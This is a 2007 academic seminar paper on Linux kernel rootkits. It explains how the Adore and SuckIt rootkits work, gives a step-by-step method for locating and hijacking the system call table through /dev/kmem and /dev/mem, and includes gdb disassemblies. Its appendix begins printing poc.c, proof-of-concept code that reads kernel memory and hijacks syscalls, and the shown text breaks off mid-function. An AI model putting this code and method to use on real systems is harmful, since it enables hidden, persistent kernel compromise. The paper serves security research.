

# Seminar: Advanced Exploitation Techniques

kernel backdooring on `i386` and `amd64`  
via `/dev/mem`

Andreas Bierfert

February 23, 2007

Chair of Computer Science 4  
Communication and Distributed Systems  
Prof. Dr. rer. nat. Otto Spaniol  
RWTH Aachen

# Contents

<b>1</b>	<b>Introduction</b>	<b>4</b>
1.1	Background . . . . .	4
1.2	Rootkits . . . . .	5
1.3	User and Kernel Mode . . . . .	6
1.3.1	Adore rootkit . . . . .	7
1.4	Properties of KMEM and MEM . . . . .	7
1.4.1	Usage . . . . .	8
<b>2</b>	<b>Exploiting KMEM</b>	<b>9</b>
2.1	Concept . . . . .	9
2.1.1	SuckIt rootkit . . . . .	9
<b>3</b>	<b>Exploiting MEM</b>	<b>12</b>
3.1	Concept . . . . .	12
3.2	Research Questions . . . . .	13
3.3	Conclusions . . . . .	13
<b>4</b>	<b>Summary</b>	<b>16</b>
<b>A</b>	<b>Code</b>	<b>17</b>
A.1	poc.c . . . . .	17
A.2	gen-scname.pl . . . . .	27
A.3	Makfile . . . . .	28
A.4	Settings . . . . .	28
A.4.1	pocsettings-i386.h . . . . .	28
A.4.2	pocsettings-amd64.h . . . . .	29

## Abstract

This paper will give an introduction to kernel backdooring mechanisms, including rootkits via Linux Kernel Module Support and `/dev/kmem` (KMEM). It will further explain how these concepts work. In Chapter 3 a new way of implanting code into the Linux kernel space will be introduced. Section 3.2 will introduce some open questions and Section 3.3 will give the results and conclusion for the questions. Chapter 4 will give a short summary and an overview about what can be topics for further research.

# Chapter 1

## Introduction

Kernel backdooring via `/dev/mem` (MEM) is a new way of applying rootkit technology in context of the kernel space. The following sections will give some background information on the topic and an overview about concepts of kernel backdooring.

### 1.1 Background

The exploitation techniques described in this paper were all developed to be applied against the Linux kernel which was created by Linus Torvalds with its first version released in 1991<sup>1</sup>. Today Linux has evolved into one of the most prominent pieces of open source software released under the GNU Public License [11]. Figure 1.1 shows that the market share of computers running Linux is about 3.3% steadily increasing. The January 2007 web server survey from netcraft shows that about 60% of all queried webservers run apache (and the major part of these on top of a Linux distribution).

As such the impact of an attack against computer systems running the Linux kernel could be huge. Especially webservers with the ever new appearing bugs in script languages used by most modern webpages or just plain carelessness of users of the script languages and server administrators combined with bugs in apache itself and last the 24 hour static IP availability makes out webservers as an easy target. The increasing amount of Linux desktop users does not necessarily mean that the understanding of the Linux desktop has become better. The amount and quality of bug reports against modern Linux distributions and the increasing demand for support shows that knowledge on how to use, maintain and secure a Linux desktop computer is not wide spread.

One result of this is that a lot of computers running Linux tend to be open for various attacks from the outside as updates are not applied. The old Unix issue of 'why shouldn't I work as root' still remains intact today. As such the risk of attacks on these systems should not be underestimated as well.

In order to apply the techniques in this paper a root access to the system is required so rootkits are usually implanted after utilizing an exploit to gain root access.

---

<sup>1</sup>KMEM and MEM are also present on other UNIX operation systems but not dealt with in the scope of this paper

## 1.2 Rootkits

What actually is a rootkit? Hoglund and Butler defined it as follows: 'A rootkit is a set of programs and code that allows a permanent or consistent, undetectable presence on a computer'. Various forms of rootkits exist on nearly all operating systems. Originally rootkits were just recompiled versions of important system tools installed on a target system to gain root access but without the actual system administrator knowing about it. Today four levels of rootkits can be defined [6]:

### virtual level

On the virtual level rootkits get booted before the host's operating system and start the operating system in a virtual machine.

### kernel level

On the kernel level rootkits add/change code of the operation system kernel to stay hidden, intercept system calls, and run their code. Kernel backdooring via KMEM belongs into this category.

### library level

At the library level rootkits try to replace or take over system calls to get access to restricted areas of the host system.

### application level

At the application level rootkits replace important system commands or applications.

Rootkits do not need to be malicious software. Some examples exist where they can be useful and are considered to be genuine software. However in most cases rootkits are to be considered harmful. In recent history some copy protection software was also found to utilize rootkit functionality to prevent users from




Figure 1.1: operation system market share [9]

making illegal copies of audio CDs [12]. This started a controversy if rootkit functionality could be used to aid copy protection.

For this paper only rootkits at kernel level are of interest. For the Linux kernel a lot of rootkits exist. Most of them make use of the Linux kernel Module (LKM) support. LKM is used in the Linux kernel to load additional modules which are not compiled into the kernel at compilation time but can be loaded dynamically on demand while the system is running. This feature enables the user to not have one monolithic kernel but extend the kernel's functionality without the kernel image becoming very large. This is especially helpful in environments where it is not known at compile time which options should be used. The overhead for modules is rather small. As such most Linux distributions provide kernels with nearly all functionality enabled but shipped as modules.

The problem is that the LKM facility opens the door for rootkits to hook into the kernel. The interface to program kernel modules that live inside or outside the kernel source is well documented. A programmer with moderate C skills can in a few steps have a loading module. With the introduction of the 2.6.x kernel series this has even been simplified further by a simpler more regular interface structure.

Why access to the kernel is needed and why LKM proves to be such an easy entry point will become clear in Section 1.3. Rootkits have been exploiting LKM support for a long time and LKM is only an optional feature of the kernel. As such LKM support can easily be disabled in environments like web servers and web hosting so that attacks cannot use it as entry point. Kernel backdooring via KMEM however uses a different approach to this that does not need LKM support (see Chapter 2).

### 1.3 User and Kernel Mode

The goal of kernel level rootkits and of exploiting KMEM is to gain access to system calls and/or kernel memory. UNIX-like operating systems distinguish between two different kinds of processes: Processes inside the kernel and processes of users. The first is referred to as kernel mode and the second one is referred to as user mode. The only way to directly access memory of the kernel from user mode is by accessing KMEM. However this is rather complicated and usually not done. Thus functions inside the kernel can be accessed via system calls which provide a static interface.

The process of how a system call execution is handled on Linux can be seen in Figure 1.2. If a user wants to execute a system call all needed parameters for the system call are stored in specific registers. Then the kernel is informed via an interrupt that the user wants to execute a system call. Inside the kernel mode the kernel tries to find the right interrupt handler inside the Interrupt Descriptor Table (IDT). With the interrupt handler the kernel can lookup the right system call inside the system call table and can execute it via the `sys_open` function.

Normal user mode software does not know about the location of the system calls in memory. However Linux kernel modules can access the system call table right after insertion in the kernel and can easily modify it to e.g. replace system calls or proxy them in order to execute their own code. If kernel module support is disabled then the Linux kernel does not keep any information about

its exported symbols as that would only be needed in case something external (e.g. LKM) wants to access kernel functions.

### 1.3.1 Adore rootkit

The Adore rootkit is a LKM based rootkit. It uses the standard LKM interface to load a module into the kernel which triggers the load of another module which then modifies some kernel data structures so that Adore is not visible or unloadable with normal system tools. Communication with the Adore kernel module is done via a user mode program called `ava`. The rootkit itself does not contain a backdoor mechanism but it can be used to load backdoor software and hide it. Adore manipulates the syscall table as seen in Figure 1.3 to redirect 15 system calls to the rootkit code. It can hide files and processes.

## 1.4 Properties of KMEM and MEM

In order to learn about the impact attacks utilizing KMEM and MEM can have on a computer system running the Linux kernel [5] one has to understand what KMEM and MEM actually are.

KMEM, MEM are character devices found under the `/dev` directory. The name refers to their intended use. MEM provides access to the physical memory, KMEM provides access to kernel virtual memory rather than the physical memory. MEM and KMEM can be created with the command `mknod`:

```
mknod -m 640 /dev/mem c 1 1
mknod -m 640 /dev/kmem c 1 2
```

They belong to a 'family' of three devices namely `mem`, `kmem` and `port` rooted in `/dev`. Not mentioned here is `/dev/port` which provides access to the in-




Figure 1.2: System call execution on a Linux system

put/output ports. These devices permissions are usually set to mode 640 so that only the root user can have write access to the device. The Linux kernel in addition to the root permission checks <sup>2</sup> if the user is allowed to use raw input/output access (*CAP\_SYS\_RAWIO* property). Thus changing the permissions on KMEM or MEM is not sufficient to gain write access to the device as usually only root is allowed to have raw input/output access.

### 1.4.1 Usage

KMEM was intended for system examination and even patching<sup>3</sup>. Till today the examination part is only used as such by a few selected kernel developers and the patching of the system has no practical application other than serving as entry point for rootkits [7] (see Section 1.2 for information on rootkits). It has been argued from some kernel developers that support for KMEM should be discontinued or at least be turned into an optional setting in the kernel configuration. Up to now this has not been done. Some Linux distributions like Fedora Core [14] have modified the Linux kernel so that support for KMEM is not enabled anymore.

One prominent application that can use KMEM to transfer data into the kernel space is the X window system (X) [15] which uses this to directly access graphic card buffers.

MEM was intended for tools like *ps*. The official successor of MEM is `/proc/kcore` but it is not yet imminent that MEM will disappear soon as it is needed for some prominent applications e.g. X [15]. `/proc/kcore` is a read-only file providing a virtual file with the raw memory contents.

<sup>2</sup>see Linux kernel Version 2.6.19.2, `drivers/char/mem.c`

<sup>3</sup>see `man kmem`




Figure 1.3: Implanted Adore rootkit

## Chapter 2

# Exploiting KMEM

This chapter will give a detailed introduction to kernel backdooring via KMEM. The mechanisms in this chapter will be picked up in Chapter 3 and used as a foundation for further research.

### 2.1 Concept

As seen in the previous chapter accessing kernel mode functions can be easy if LKM support is available in the kernel. In general exploiting KMEM does not require LKM at all to be present because even if it is not present KMEM provides direct access to the kernel memory and as we know from Figure 1.2 the IDT and the system call table are both stored in it. The question is what needs to be done to access it?

In x86 assembler two functions exist to retrieve the address of the IDT as it is stored in the *IDTR* register of the cpu. The functions are `sidt` and `lidt`. With these the location of the IDT can easily be found out from user space.

The idea for the next step results in the fact that users can execute system calls as described in 1.3. The interrupt handler that does the execution part if a system call interrupt is issued in user mode somewhere in its execution part needs to look up the system call table. On x86 this interrupt is interrupt 80 (INT80). With the IDT address from the previous step KMEM can be read at the location of INT80 descriptor. The actual location of the system call table can be found via pattern recognition derived from the disassembly of INT80 code (see Table 2.1).

The last line provides the opcode for the execution with the address of the system call table location appended<sup>1</sup>. Searching for this in the INT80 descriptor will provide the address of the system call table. At this stage a rootkit will have all information to implant itself into the running kernel only utilizing KMEM support without the use of LKM support.

#### 2.1.1 SuckIt rootkit

The SuckIt rootkit [3] utilizes the KMEM approach from Chapter 2 to implant itself into the kernel. In addition to implanting itself into the kernel it provides,

---

<sup>1</sup>Could also mean 'in front' depending on little/big endian

```

[sd@pikatchu linux]$ gdb -q /usr/src/linux/vmlinux
(no debugging symbols found)...(gdb) disass system_call
Dump of assembler code for function system_call:
0xc0106bc8 <system_call>:      push  %eax
0xc0106bc9 <system_call+1>:    cld
0xc0106bca <system_call+2>:    push  %es
0xc0106bcb <system_call+3>:    push  %ds
0xc0106bcc <system_call+4>:    push  %eax
0xc0106bcd <system_call+5>:    push  %ebp
0xc0106bce <system_call+6>:    push  %edi
0xc0106bcf <system_call+7>:    push  %esi
0xc0106bd0 <system_call+8>:    push  %edx
0xc0106bd1 <system_call+9>:    push  %ecx
0xc0106bd2 <system_call+10>:   push  %ebx
0xc0106bd3 <system_call+11>:   mov   $0x18,%edx
0xc0106bd8 <system_call+16>:   mov   %edx,%ds
0xc0106bda <system_call+18>:   mov   %edx,%es
0xc0106bdc <system_call+20>:   mov   $0xffffe000,%ebx
0xc0106be1 <system_call+25>:   and   %esp,%ebx
0xc0106be3 <system_call+27>:   cmp   $0x100,%eax
0xc0106be8 <system_call+32>:   jae  0xc0106c75 <badsys>
0xc0106bee <system_call+38>:   testb $0x2,0x18(%ebx)
0xc0106bf2 <system_call+42>:   jne  0xc0106c48 <tracesys>
0xc0106bf4 <system_call+44>:   call *0xc01e0f18(,%eax,4)
0xc0106bfb <system_call+51>:   mov   %eax,0x18(%esp,1)
0xc0106bff <system_call+55>:   nop
End of assembler dump.
(gdb) print &sys_call_table
$1 = (<data variable, no debug info> *) 0xc01e0f18
(gdb) x/xw (system_call+44)
0xc0106bf4 <system_call+44>:    0x188514ff

```

Table 2.1: Disassembly of INT80 according to [3]. This is needed to find out the memory location of the system call table.

in clear contrast to the Adore rootkit (see 1.3.1), a lot off additional functionality. SuckIt creates a hidden copy of the original `/sbin/init` so that upon reboot it is loaded into memory again. It provides facilities to hide processes and files and includes a connect back shell. The loading of the rootkit is done in the following steps:

1. Get system call table via method described in Chapter 2
2. Search for `kmalloc()` address
3. Overwrite system call with `kmalloc()` address
4. Execute overwritten system call to reserve kernel memory
5. Copy rootkit code to reserved kernel memory via `KMEM`
6. Set system call to rootkit code
7. Execute rootkit code

In order to prevent detection it makes a copy of the original system call table and sets the INT80 handler to use that instead of the original version. Thus a program checking for the consistency of the system call table via `/proc/kallsyms` or a `System.map` file will not see the modified table. The rootkit was developed in 2001 for the Linux kernel series 2.4.x and 2.2.x and an i386 processor.




Figure 2.1: Implanted SuckIt rootkit

## Chapter 3

# Exploiting MEM

This chapter will try to apply the techniques from Chapter 2 to MEM. After the discussion of the concept three research question will be defined and answered.

### 3.1 Concept

The method in Chapter 2 showed that it is possible to implant a rootkit into the kernel without the support of LKM into the Linux kernel. As KMEM is not used much and can be considered deprecated. New ways of inserting rootkits into the kernel have to be explored. One possibility could be to insert a rootkit via MEM. The article on the original SuckIt implementation [3] already mentioned that it could be possible.

The difference between KMEM and MEM is that KMEM is referencing the virtual kernel memory and MEM is referencing the physical memory. Thus it should be possible to utilize MEM to write to KMEM as KMEM is on part of MEM as seen in Figure 3.1. The question now is how can virtual




Figure 3.1: Sketch of Linux memory layout

kernel addresses be translated to physical memory addresses? The solution on `i386` is rather simple and provided by the kernel routine `virt_to_phys` in `include/asm-i386/io.h`. On `i386` the kernel virtual memory has just the constant `PAGE_OFFSET` added to its value. On `i386` `PAGE_OFFSET` defaults to the value `0xc0000000`. So utilizing the methods from Chapter 2 and translating the kernel virtual memory addresses by the `PAGE_OFFSET` factor should work.

On `amd64` this is a bit more difficult. The `PAGE_OFFSET` here defaults to `0xffff810000000000`. To translate kernel virtual memory addresses on `amd64`

values have to be masked the right way instead of plain subtraction of the `PAGE_OFFSET` (see A.1 and A.4.2 for the technical details).

## 3.2 Research Questions

After the discussion of the various kernel backdooring techniques a couple of questions remain unanswered:

1. Are the described methods still valid on current Linux kernels ( $\geq 2.6.0$ )?
2. Do the methods work on `amd64`?
3. Is exploiting `MEM` possible?

As research part of this paper code described in the Phrack article [3] was modified to provide a solution to the questions mentioned above. Also ideas from [4] have been used to port the techniques to `amd64`. The resulting code can be found in the Appendix. Testing LKM based rootkits on 2.6.x Linux kernels was not done as the mechanisms are still the same as in older versions of the Linux kernel and existing rootkits could easily be ported to the new LKM interface. Besides that the other aspects of the questions mentioned above are answered by the mechanisms which resulted from the research work. The results and conclusions can be found in Chapter 3.3.

To gather the results the following platforms have been used: A `i386` Xubuntu 6.10 [17] system with Linux kernel 2.6.17-10-generic and a `amd64` Fedora Core 6 [14] system running Linux kernel 2.6.19-1.2895.fc6.x86\_64. Both systems were upgraded to the latest packages provided by Ubuntu/Fedora including all security patches. Selinux was disabled on both systems. `gcc` [16] was used as compiler on both systems. Ubuntu provided version 4.1.2 and Fedora version 4.1.1. Both kernels were compiled with LKM support thus providing both `/proc/kallsyms` and a `System.map`. A script as been written which utilizes this to verify if the applied techniques really work (see ?? and A.2)

## 3.3 Conclusions

### Are the described methods still valid on current Linux kernels ( $\geq 2.6.0$ )

The exploits applied against the test systems worked well. The concepts from Chapter 2 nearly worked without any bigger modifications. They could only be tested on the Xubuntu platform as the Fedora kernel does not supply the `KMEM` interface anymore (by default). Another problem that was appearing was that either `lseek` and `read` or `mmap` did not work on recent kernels. This is due to a known problem introduced in Linux kernel version 2.6.13 which is still not completely fixed [7]. As a result of this the code (A.1) first tries to read via `lseek/read` and if that fails falls back to `mmap`. For writing `lseek/write` is tried before `mmap` as well.

The overall result is that if `KMEM` is still supplied with recent kernels it is still possible to exploit it with the known concepts introduced in 2001. Till `KMEM`

is officially removed from the Linux kernel it still poses a security risk on systems where it is (still) available.

### **Do the methods work on amd64?**

The concepts and methods described above were ported to a **amd64** system with the help of [4]. Despite some small adjustments the concepts work without any problems on **amd64** as well. This is due to the fact that the **amd64** still is a **x86** processor and the Linux kernel still provides a compatibility mode for 32 bit programs. To find the system call table on **amd64** which is called **ia32\_sys\_call\_table** a different pattern has to be used compared to **i386** systems. One problem here is that the call to the system call table is not right in the **INT80** disassembly but after a couple of jump instructions. This is not so problematic in the end as the code is consecutive. The pattern to look out for is **0xff 0x14 0xc5**. With these small enhancements the code works on **amd64** without any problems. The risk for the growing amount of **amd64** systems can thus be considered to be the same as for the **i386** platforms.

### **Is exploiting MEM possible?**

Most part of the research was spent on the question if exploiting **MEM** is possible. After the translation from virtual kernel memory to physical memory was working on both the **i386** and **amd64** platform all concepts known from exploits for **KMEM** could be applied to **MEM** as well. They in fact worked without any problems. The risk of attacks on **MEM** thus is equally large as the risk for attacks on **KMEM** but with the added value that **MEM** is not likely to be removed from the kernel in the near future as too much software still depends on it. Plans are going in the direction that **KMEM** will be discontinued soon and **MEM** will be obsoleted as well but not too soon. The risk for Linux distributions which still provide **KMEM** remains equally high but the risk for distributions that do not supply it in order to lock out rootkits exploiting it increases as the **KMEM** attacks are still possible via **MEM**. The Fedora Core kernel on **amd64** proved just that.

```

(gdb) disassemble ia32_syscall
Dump of assembler code for function ia32_syscall:
0xffffffff8021f6fc <ia32_syscall+0>:  swapgs
0xffffffff8021f6ff <ia32_syscall+3>:  sti
0xffffffff8021f700 <ia32_syscall+4>:  mov    %eax,%eax
0xffffffff8021f702 <ia32_syscall+6>:  push  %rax
0xffffffff8021f703 <ia32_syscall+7>:  cld
0xffffffff8021f704 <ia32_syscall+8>:  sub   $0x48,%rsp
0xffffffff8021f708 <ia32_syscall+12>: mov   %rdi,0x40(%rsp)
0xffffffff8021f70d <ia32_syscall+17>: mov   %rsi,0x38(%rsp)
0xffffffff8021f712 <ia32_syscall+22>: mov   %rdx,0x30(%rsp)
0xffffffff8021f717 <ia32_syscall+27>: mov   %rcx,0x28(%rsp)
0xffffffff8021f71c <ia32_syscall+32>: mov   %rax,0x20(%rsp)
0xffffffff8021f721 <ia32_syscall+37>: mov   %gs:0x10,%r10
0xffffffff8021f72a <ia32_syscall+46>: sub   $0x1fd8,%r10
0xffffffff8021f731 <ia32_syscall+53>: orl   $0x2,0x14(%r10)
0xffffffff8021f736 <ia32_syscall+58>: testl $0x181,0x10(%r10)
0xffffffff8021f73e <ia32_syscall+66>: jne   0xffffffff8021f768 <ia32_tracesys>
End of assembler dump.

(gdb) disassemble ia32_tracesys
Dump of assembler code for function ia32_tracesys:
0xffffffff8021f768 <ia32_tracesys+0>:  sub   $0x30,%rsp
0xffffffff8021f76c <ia32_tracesys+4>:  mov   %rbx,0x28(%rsp)
0xffffffff8021f771 <ia32_tracesys+9>:  mov   %rbp,0x20(%rsp)
0xffffffff8021f776 <ia32_tracesys+14>: mov   %r12,0x18(%rsp)
0xffffffff8021f77b <ia32_tracesys+19>: mov   %r13,0x10(%rsp)
0xffffffff8021f780 <ia32_tracesys+24>: mov   %r14,0x8(%rsp)
0xffffffff8021f785 <ia32_tracesys+29>: mov   %r15,(%rsp)
0xffffffff8021f789 <ia32_tracesys+33>: movq  $0xffffffffffffda,0x50(%rsp)
0xffffffff8021f792 <ia32_tracesys+42>: mov   %rsp,%rdi
0xffffffff8021f795 <ia32_tracesys+45>: callq 0xffffffff8020c684 <syscall_trace_enter>
0xffffffff8021f79a <ia32_tracesys+50>: mov   0x30(%rsp),%r11
0xffffffff8021f79f <ia32_tracesys+55>: mov   0x38(%rsp),%r10
0xffffffff8021f7a4 <ia32_tracesys+60>: mov   0x40(%rsp),%r9
0xffffffff8021f7a9 <ia32_tracesys+65>: mov   0x48(%rsp),%r8
0xffffffff8021f7ae <ia32_tracesys+70>: mov   0x58(%rsp),%rcx
0xffffffff8021f7b3 <ia32_tracesys+75>: mov   0x60(%rsp),%rdx
0xffffffff8021f7b8 <ia32_tracesys+80>: mov   0x68(%rsp),%rsi
0xffffffff8021f7bd <ia32_tracesys+85>: mov   0x70(%rsp),%rdi
0xffffffff8021f7c2 <ia32_tracesys+90>: mov   0x78(%rsp),%rax
0xffffffff8021f7c7 <ia32_tracesys+95>: mov   (%rsp),%r15
0xffffffff8021f7cb <ia32_tracesys+99>: mov   0x8(%rsp),%r14
0xffffffff8021f7d0 <ia32_tracesys+104>: mov   0x10(%rsp),%r13
0xffffffff8021f7d5 <ia32_tracesys+109>: mov   0x18(%rsp),%r12
0xffffffff8021f7da <ia32_tracesys+114>: mov   0x20(%rsp),%rbp
0xffffffff8021f7df <ia32_tracesys+119>: mov   0x28(%rsp),%rbx
0xffffffff8021f7e4 <ia32_tracesys+124>: add   $0x30,%rsp
0xffffffff8021f7e8 <ia32_tracesys+128>: jmpq  0xffffffff8021f740 <ia32_do_syscall>
End of assembler dump.

(gdb) disassemble ia32_do_syscall
Dump of assembler code for function ia32_do_syscall:
0xffffffff8021f740 <ia32_do_syscall+0>:  cmp   $0x13c,%eax
0xffffffff8021f745 <ia32_do_syscall+5>:  ja    0xffffffff8021f7ed <ia32_badsys>
0xffffffff8021f74b <ia32_do_syscall+11>:  mov   %edi,%r8d
0xffffffff8021f74e <ia32_do_syscall+14>:  mov   %ebp,%r9d
0xffffffff8021f751 <ia32_do_syscall+17>:  xchg  %ecx,%esi
0xffffffff8021f753 <ia32_do_syscall+19>:  mov   %ebx,%edi
0xffffffff8021f755 <ia32_do_syscall+21>:  mov   %edx,%edx
0xffffffff8021f757 <ia32_do_syscall+23>:  callq *0xffffffff804f6110(,%rax,8)
End of assembler dump.
(gdb) x/xw ia32_do_syscall+23
0xffffffff8021f757 <ia32_do_syscall+23>:  0x10c514ff

```

Figure 3.2: Disassembly of INT80 on an amd64 according to [4]

## Chapter 4

# Summary

This paper gives an introduction to kernel backdooring by giving a short introduction to the Linux kernel and explaining how rootkits utilize the Linux kernel to exploit a system. The Adore and SuckIt rootkit are explained along with the concepts that are behind both rootkits. In Chapter 3 research was done to find out if exploiting via MEM is possible and if the techniques from the previous chapters would still work on modern systems.

In the far future both MEM and KMEM will be removed from the Linux kernel [8, 7]. This will lower the risk of rootkits being implanted into the Linux kernel as the only remaining method of exploiting the kernel will be via LKM. All data gathered before the actual rewrite of the system call table can probably be retrieved from the successor of MEM `/proc/kcore`.

Further research could try to apply the methods of information retrieval to this new interface and find ways to make use of the gathered information. Interesting would be if new ways can be found to write to the physical ram at any given position. If that can be achieved then with the information retrieval via `/proc/kcore` all methods known from KMEM and MEM could find their application for a new way of implanting rootkits into the Linux kernel.

# Appendix A

## Code

### A.1 poc.c

```
/*
 * poc: prove of concept for kernel backdooring via /dev/mem
 *
 * This code is under the GPL, see full text of license in COPYING.
 *
 * Code and Ideas inspired by:
 * Phrack Volume 0x0b, Issue 0x3a, Phile #0x07
 * Linux Kernel
 * http://www.milw0rm.com/papers/100
 */

/* {{{ includes and defines */
#define _GNU_SOURCE
#include <stdio.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <sys/mman.h>
#include <getopt.h>
#include <sys/utsname.h>

/* system name array generated from output of this program and
 * syscallnames.pl and arch specific settings */
#ifdef __i386__
#include "pocsettings-i386.h"
#endif

#ifdef __amd64__
```

```

#include "pocsettings-amd64.h"
#endif

/* macros from kernel */
#define __pa(x) ((unsigned long)(x)-PAGE_OFFSET)
#define __va(x) ((void *)((unsigned long)(x)+PAGE_OFFSET))

/* where do we stop reading $int80 stuff */
#define CALLOFF 128

#define RNUM 1024

/*}}}}*/

/* {{{ structs and variables */
/* structure for the Interrupt Descriptor Table address read from IDTR
 * register */
struct {
    unsigned short limit;
#ifdef __i386__
    unsigned int base;
#endif
#ifdef __amd64__
    unsigned long base;
#endif
} __attribute__((packed)) idtr;

/* structure for the interrupt descriptor table */

struct {
    unsigned short off1;
    unsigned short sel;
    unsigned char none,flags;
    unsigned short off2;
} __attribute__((packed)) idt;

struct kmalloc_struct {
    unsigned long (*kmalloc) (unsigned int, int);
    int size;
    int flags;
    unsigned long mem;
} __attribute__((packed));

/* kernel space allocator */
int ou(struct kmalloc_struct *k)
{
    k->mem = k->kmalloc(k->size, k->flags);
    return 0;
}

```

```

/* howto */
const char *howto =
"poc\n"
"-h\t\t| view this help\n"
"-l\t\t| list syscalls and exit\n"
"-c int\t\t| hijack syscall with number int\n"
"-s filename\t| use list of syscalls names located at filename\n"
"-n int\t\t| view only syscall int\n"
"-w filename\t| write list of syscall addresses to filename\n"
"-v\t\t| stop after viewing/writing lists\n";
/* file descriptor for mem interface */
int fd;
/*}}*/

/* {{{ kernel bits for phys->virt and virt->phys */
/* function from kernel code to go from physical to virtual addresses */
static inline void * phys_to_virt(unsigned long address)
{
    return __va(address);
}

/* function from kernel code to go from virtual addresses to physical addresses */
static inline unsigned long virt_to_phys(volatile void * address)
{
    return __pa(address);
}
/*}}*/

/* {{{ remapaddr: do address remapping virtual->physical*/
unsigned long remapaddr(unsigned long addr)
{
    unsigned long mapaddr = 0;
    #ifdef __amd64__
    struct page_offset *tmppage = tabpage;
    unsigned long tmp;
    #endif

    #ifdef __i386__
    mapaddr = virt_to_phys((void *)addr);
    #endif

    #ifdef __amd64__
    while(tmppage->realmask != 0)
    {
        tmp = addr & tmppage->mask;
        if(tmp == tmppage->realmask)
        {
            mapaddr = (addr & tmppage->rmask);
        }
    }
    return mapaddr;
}

```

```

tmppage++;
    }
    #endif

    if(mapaddr == 0)
    {
mapaddr = addr;
    }
    return mapaddr;
}
/*}}}}*/

/* {{{ readkmemmap, readkmem: read from kernel memory */
void readkmemmap(void *m, unsigned long off, unsigned int size)
{
    unsigned long moff,roff;
    unsigned long sz = getpagesize();

    char *kmap;

    /* get lower page boundary */
    moff = (off/sz) * sz;

    /* offset relative to lower address of mmaped area */
    roff = off - moff;

    kmap = mmap(0, size+sz, PROT_READ, MAP_PRIVATE, fd, moff);

    if(kmap == MAP_FAILED)
    {
        perror("readkmemmap: mmap");
        exit(2);
    }

    memcpy(m, &kmap[roff], size);

    if(munmap(kmap,size) != 0)
    {
        perror("readkmemmap: munmap");
    }
}

/* read from kernel memory via lseek/read and fall back to mmap if that does
 * not work */
void readkmem (void *m, unsigned long off, unsigned int size)
{
